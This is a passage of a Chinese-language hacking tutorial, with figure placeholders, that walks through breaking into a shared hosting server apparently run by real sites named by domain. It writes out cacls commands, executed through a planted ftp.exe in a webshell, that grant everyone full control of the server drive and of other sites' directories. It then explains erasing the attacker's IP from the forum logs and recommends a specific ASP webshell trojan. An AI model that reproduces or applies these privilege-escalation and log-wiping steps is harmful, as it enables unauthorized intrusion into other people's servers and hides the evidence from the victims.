


图14

服务器上的D:\nethost目录下存放的是这个虚拟主机上所有其他网站的目录信息，我们刚才是无法访问的，这回提升权限后再访问看一下！提升权限输入：D:\nethost\hljmsgao.com\bbs\images\ftp.exe "cacls.exe d: /T /E /G everyone:F"，这样我们就拥有了D盘的完全控制权！再来看一下能否访问，如图15。

哈哈！我们终于突破了虚拟主机的坚强堡垒！先访问一个网站的目录，就拿那个0451game.com为例吧！点击进入后如图16，可能有菜鸟又要问了，里面怎么什么信息都没有？呵呵，这个其实也是权限的问题，我们还是利用刚才的ftp.exe来提升权限！在“命令／参数”里输入：D:\nethost\hljmsgao.com\bbs\images\ftp.exe "cacls.exe D:\nethost\0451game.com /T /E /G everyone:F"，然后点“运行”，如图17。这样我们就拥有了这个目录的完全控制权限！接着再来访问，怎么样？里面的东西全都出来了吧，如图18。

提权就介绍到这里了，接下来该怎么做就全靠大家的想象力了！不过我事先声明，本文的主旨是技术探讨，如果有哪位心怀鬼胎的朋友想对这台服务器搞点什么破坏的话，那一切后果由读者自行承担！




图 15




图 16




图 17

这次渗透到这儿就告一段落了，接着我们来清除入侵时留下的日志信息，因为是从动网论坛开始的渗透，所以清除掉动网日志里我们自己ip 的记录就可以了！至于IIS 日志，因为清除它需要事先停掉IIS 服务，倘若这个时候没有管理员值班的话，那网站服务暂时就无法开放，对于其上的众多站点的访问是有很大影响的，所以在这里我只介绍如何清除动网论坛的日志！方法是使用 webshell 中的"数据库操作器"，这里我强烈建议大家使用海阳顶端网 ASP 木马 2006+ 正式版，因为它的数据库操作功能要比以前的海阳木马好的多！




图 18




图 19

